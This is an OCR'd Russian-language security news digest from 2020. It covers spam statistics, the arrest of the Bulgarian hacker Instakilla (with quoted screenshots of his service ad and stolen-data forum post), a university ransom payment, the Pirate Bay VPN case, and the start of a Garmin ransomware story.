
Доля спама в мировом почтовом трафике

Первые пять мест среди стран, лидирующих по количеству исходящего спама, разделили те же участники, что и в первом квартале 2020 года. Впереди всех, как и ранее, Россия (**18,52%**), а на втором месте Германия (**11,94%**), которая сместила США (**10,65%**) со второй на третью позицию. Четвертое и пятое места, как и в прошлом отчетном периоде, занимают Франция (**7,06%**) и Китай (**7,02%**).



Страны – источники спама в мире


Компания обнаружила **43 028 445** вредоносных почтовых вложений, что на **6 500 000** больше показателя прошлого отчетного периода.



Top-10 вредоносных вложений в почтовом трафике

Была предотвращена **106 337 531** попытка перехода пользователей на мошеннические страницы, что почти на **13 000 000** меньше результата первого квартала.

Доля уникальных атакованных пользователей составила **8,26%** от общего количества пользователей продуктов «Лаборатории Касперского» в мире, а в базу данных компании были добавлены **1 694 705** фишинговых масок.



Remote Services Offered


- Providing simple solutions to your complex problems
- Technical support to resolve any possible issue
- Website Development, Application Design, Project Management
- Performance optimizations, manual system upgrades and software maintenance
- Cyber security audits, malware removal, code evaluation and minification
- Penetration testing for new and existing platforms within a safe controlled environment

⚠ Pricing is based on task difficulty and estimated time consumption ⚠
⚠⚠⚠ Scroll down and contact me for your personal price quota ⚠⚠⚠

АРЕСТ INSTAKILLA

В середине августа 2020 года издание ZDNet, со ссылкой на болгарских правоохранителей, сообщило о задержании хакера Instakilla (настоящее имя не разглашается). Подозреваемого обвиняют во взломе, вымогательстве и продаже похищенной у компаний информации в интернете. В ходе обысков в Пловдиве у хакера были изъяты несколько компьютеров, смартфонов, флеш-накопителей, а также неназванное количество криптовалюты.

Напомню, что Instakilla активен примерно с 2017 года, хотя широкую известность он получил лишь в прошлом году. Так, летом 2019 года именно Instakilla слил в сеть информацию, похищенную у Национального налогового управления Болгарии, хотя он и не принимал непосредственного участия в самом взломе.



Posts 107
Threads 5
Joined Jun 2017
Reputation 102

Yesterday, 06:01 AM This post was last modified: 3 hours ago by instakilla. Edited 11 times in total.

Няма кой да я оправи тая държава.
REP ME, Appreciated.
The files inside contain:
- First name, Last Name
- Income information
- Personal identification number (EGN),
- Address Information
- Username
- Emails
- Passwords
- 57 separate database dumps from different Bulgarian government websites

Article 1
Article 2
NAP confirm the breach

Осенью того же года хакер скомпрометировал официальные форумы Comodo, а затем взял на себя ответственность за взлом ряда итальянских и голландских форумов для секс-работников (в этих странах проституция законна).

В текущем году Instakilla связывали с крупным взломом форумов Stalker Online, откуда он похитил более 1,2 миллиона пользовательских записей, которые затем выставил на продажу на хакерском форуме. На этом же форуме у злоумышленника было что-то вроде собственного магазина, где он продавал похищенные у компаний данные (включая две неназванные болгарские организации, местного хостинг-провайдера и сервис электронной почты). Причем в итоге Instakilla забанили на этом форуме за мошенничество.

Как несложно понять по перечисленным инцидентам, в основном Instakilla предпочитал взламывать уязвимые форумы vBulletin, откуда он похищал базы данных. Также у преступника был собственный сайт, где он предлагал свои хакерские услуги всем желающим.

457 059 ДОЛЛАРОВ ВЫМОГАТЕЛЯМ

Университет Юты был вынужден выплатить хакерам огромную сумму, чтобы не допустить утечки данных о студентах. Часть суммы покрыл специальный полис киберстрахования, оставшуюся часть предоставил университет.

В **ИЮЛЕ 2020 ГОДА** учебному заведению удалось избежать серьезной атаки шифровальщика. Неназванные хакеры смогли зашифровать лишь **0,02%** данных, хранящихся на серверах университета. И хотя в итоге данные были благополучно восстановлены из резервных копий, еще до начала шифрования злоумышленники успели похитить информацию о студентах вуза, а затем потребовали у руководства учебного заведения выкуп, угрожая опубликовать украденное в открытом доступе.

По данным СМИ, за этой атакой стояла хак-группа **NETWALKER**, хотя официальных подтверждений этому пока нет.

The Pirate Bay
Torrents | Recent Torrents | TV sho
Applications

THE PIRATE BAY

Торрент-трекер The Pirate Bay (TPB) существует уже шестнадцать лет, а правообладатели до сих пор не оставляют попыток его закрыть. В настоящее время отследить трекер и его администраторов стремится шведская антипиратская группа Rights Alliance.

Как пишет издание TorrentFreak, в июле 2020 года представители Rights Alliance пришли к выводу, что трекер якобы пользовался услугами шведского VPN-провайдера OVPN, чтобы скрыть свое истинное местонахождение. Из-за этого борцы с пиратством обратились в суд и потребовали, чтобы OVPN предоставил любую информацию, которая может быть полезна следствию.

С самого начала представители OVPN настаивали на том, что VPN-провайдер не ведет никаких логов, то есть не имеет возможности определить, кто именно использует сервис для интернет-серфинга или в качестве анонимной точки выхода, чтобы скрыть истинное местоположение, как это делал TPB. При этом суд уже был готов встать на сторону OVPN, соглашаясь, что, если провайдер не ведет никаких логов, он не может предоставить Rights Alliance какую-либо информацию.

Однако теперь Rights Alliance привлекла к разбирательству ИБ-эксперта Джеспера Ларссона (Jesper Larsson) из компании Cure53, которая занимается тестированием на проникновение и, в частности, проводила аудит у таких известных провайдеров VPN, как Mullvad, Surfshark и TunnelBear. Заключение эксперта, теперь приложенное к судебным документам, гласит:

> *«Хотя [OVPN] стремится хранить как можно меньше данных, для работы VPN-сервиса все же необходимы данные, связывающие пользователей и их личности. В данном случае пользователь оплатил VPN-аккаунт с возможностью подключения публичного статического адреса к OVPN, который он затем связал с файлообменным сайтом The Pirate Bay. То есть пользователь настроил свой VPN-аккаунт для указания на данный домен».*

Ранее сообщалось, что The Pirate Bay использовал OVPN не так, как делал бы обычный пользователь. Так, вместо анонимизации простого домашнего подключения сайт использовал аддон Public IPv4, предоставленный провайдером. И хотя на этот инструмент распространяется точно такая же политика отсутствия логов, конкретным клиентом к сервису был подключен статический IP-адрес.

Ларссон пишет, что для работы такого типа конфигурации данные о ней должны храниться в OVPN, по крайней мере пока учетная запись активна. По его мнению, у провайдера есть информация о том, куда должен указывать статический IP-адрес, а также информации об оплате, сообщающая, как долго данная учетная запись была активна и какой способ оплаты использовал пользователь.

> *«Таким образом, OVPN должна иметь возможность выполнить поиск по заданному IP-адресу на своих VPN-серверах или же поискать в своих пользовательских БД и их резервных копиях, чтобы обнаружить данного пользователя или личность», — подытоживает эксперт.*

В ответ на это представители VPN-провайдера заявили, что не могут предоставить какую-либо информацию о том, кем использовался конкретный Public IPv4-адрес на конкретную дату, поскольку пользователи могут изменять его по своему желанию и другой пользователь мог использовать адрес. «Мы можем увидеть, кому выделен статический IP-адрес прямо сейчас, но не можем вернуться в прошлое и проверить, у кого он был в определенную дату», — говорят в OVPN.

Также провайдер утверждает, что поискать информацию в бэкапах тоже не выйдет. Дело в том, что OVPN действительно делает резервные копии своей БД несколько раз в день, чтобы предотвратить потерю данных, однако всего несколько дней спустя они окончательно удаляются. И те бэкапы, которые интересуют Rights Alliance, были удалены уже на момент подачи иска.

В OVPN подчеркивают, что не требуют от пользователей предоставления адреса электронной почты или физического адреса, с радостью принимают биткойны или наличные и не могут сообщить ничего ни об одном конкретном пользователе, даже если тот был связан с The Pirate Bay.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Слушание дела о взломе Twitter проходило в Zoom и прерывалось порнороликами

Атака EtherOops эксплуатирует проблемы кабелей Ethernet

Компания Intel расследует утечку 20 Гбайт исходных кодов и документов

Китайские эксперты удаленно взломали Mercedes-Benz E-класса

Mozilla увольняет 250 сотрудников и переориентируется на коммерческие продукты

Атака ReVoLTE позволяет дешифровать и слушать чужие телефонные разговоры

ФБР и АНБ обнаружили Linux-малварь Drovorub, якобы созданную российскими спецслужбами

Украинские власти задержали операторов 20 криптовалютных обменников

Бывшего главу безопасности Uber обвинили в сокрытии взлома компании в 2016 году

В даркнете неожиданно закрылся маркетплейс Empire

ПРЕМИЯ ГАРМИНА

КАК ЛЕГЕНДАРНАЯ КОМПАНИЯ СТАЛА ЖЕРТВОЙ АТАКИ И СОГЛАСИЛАСЬ НА ВЫКУП

atreau
zinik.alexander@gmail.com

Недавний взлом Twitter, устроенный школьником ради биткойнов, — настолько громкое событие, что в его тени могла потеряться не менее важная история с компанией Garmin. А ведь там имели место несколько дней недоступности сервисов, последствия, затрагивающие авиацию, судоходство и множество простых пользователей, и даже потенциальная угроза человеческим жизням. Расскажем поподробнее, от чего твое внимание отвлекли угнанные аккаунты Маска, Обамы и Гейтса.

ПРОКЛАДЫВАЯ КУРС К УСПЕХУ

Если ты домосед, то есть некоторая вероятность, что о компании Garmin ты слышишь впервые. А между тем это крупная и весьма успешная корпорация, входящая в индекс «пятисот ключевых компаний США», S&P 500.

Компанию Garmin основали два человека, американец и тайванец, вместе работавшие в восьмидесятые инженерами-электронщиками в американской авиапромышленности. В те годы Гэри Баррелл (Gary Burrell) был заместителем начальника инженерного отдела компании King Radio, выпускавшей в том числе системы радионавигации для самолетов. В его отдел пришел новый сотрудник — доктор Мин Као (Min Kao), который до этого работал в нескольких компаниях, сотрудничавших с армией США и НАСА, над новыми технологиями в этой отрасли — навигацией по сигналам спутников.

Коллегам было очевидно, что у технологии большое будущее, в том числе и коммерческое. Но руководство считало иначе — оно было занято реорганизацией бизнеса в связи с чередой поглощений более крупными компаниями.

Устав заниматься уговорами, Гэри и Мин в 1989 году взяли все свои накопления, подзаняли у друзей и знакомых, собрали четыре миллиона долларов — и открыли свою собственную компанию с десятком инженеров в качестве сотрудников.

Время было самое подходящее. Система GPS только-только перешла во вторую фазу и стала доступной для гражданского использования. Армейский переносной приемник спутниковых сигналов, вставший на вооружение всего год назад, весил с батареями десять килограммов, и интерфейс у него был абсолютно не юзер-френдли.

Пионерами, впрочем, стать не удалось — на разработку своего продукта ушел год, а за это время на рынке кое-что появилось. Но коммерческому успеху это не помешало — первая модель компании, универсальный навигатор для кораблей и самолетов ProNav 100, оказалась настолько популярной, что даже втянула компанию в небольшой копирайтовый скандал. Компания-конкурент выпускала продукт под маркой Navpro и грозила судом за слишком похожие названия. Пришлось переименовываться.

Раритетный образец первых выпусков — еще до переименования

Именно из-за этого курьеза Garmin и получила свое имя — новое название составили из имен основателей. А дальше — история успеха и неуклонного расширения бизнеса. В войне в Персидском заливе 1991 года американские солдаты поначалу использовали купленные за свои деньги GPS-навигаторы Garmin — контракт с армией не заставил себя ждать.

GPS50 — первая портативная модель от Garmin

Компания смело осваивала новые рынки, а порой даже создавала их. В 2003 году они начали выпускать наручные девайсы для бегунов, сохраняющие информацию о пробежках, — задолго до моды на умные часы и фитнес-браслеты. Да и вообще в компании быстро сообразили, что их главный товар — GPS-навигацию — можно продавать самым разным клиентам, объединенным лишь стремлением к странствиям, и что разным сегментам этого рынка можно предлагать весьма специализированные товары.

И теперь Garmin продает GPS-навигаторы для самых разных условий использования — совмещенные со спутниковым телефоном и маячком для спасателей, встроенные в ошейники для собак и в часы для подводного плавания, предназначенные для гольфистов и велосипедистов, домов на колесах и мотоциклов, решения для обычных пользователей, для бизнеса и для военных... Кроме навигаторов, компания выпускает и разнообразные датчики, а также специализированные компьютеры для велосипедистов, наручные баллистические вычислители для стрелков, морские сонары и радары и даже прицел для лука с лазерным дальномером!

Но, развивая все эти новые направления, компания не забывала и о том, с чего отцы-основатели когда-то начинали. Garmin производит устройства авионики (авиационной электроники) — от специализированного планшета, который работает из коробки и просто крепится на штурвал, до многофункциональных панелей управления, которые встраиваются в кабину, интегрируются с радарами и автопилотами — тоже производства Garmin.

Бизнес-джет Cessna Citation с панелью управления Garmin G5000

Самая последняя модель даже обладает функцией экстренной полностью автоматической посадки — достаточно просто нажать красную кнопку, и автопилот сам найдет место для посадки и произведет ее. Весьма полезная функция — богатому пенсионеру, владельцу маленького самолетика, вполне может стать плохо в полете, такое уже неоднократно случалось.

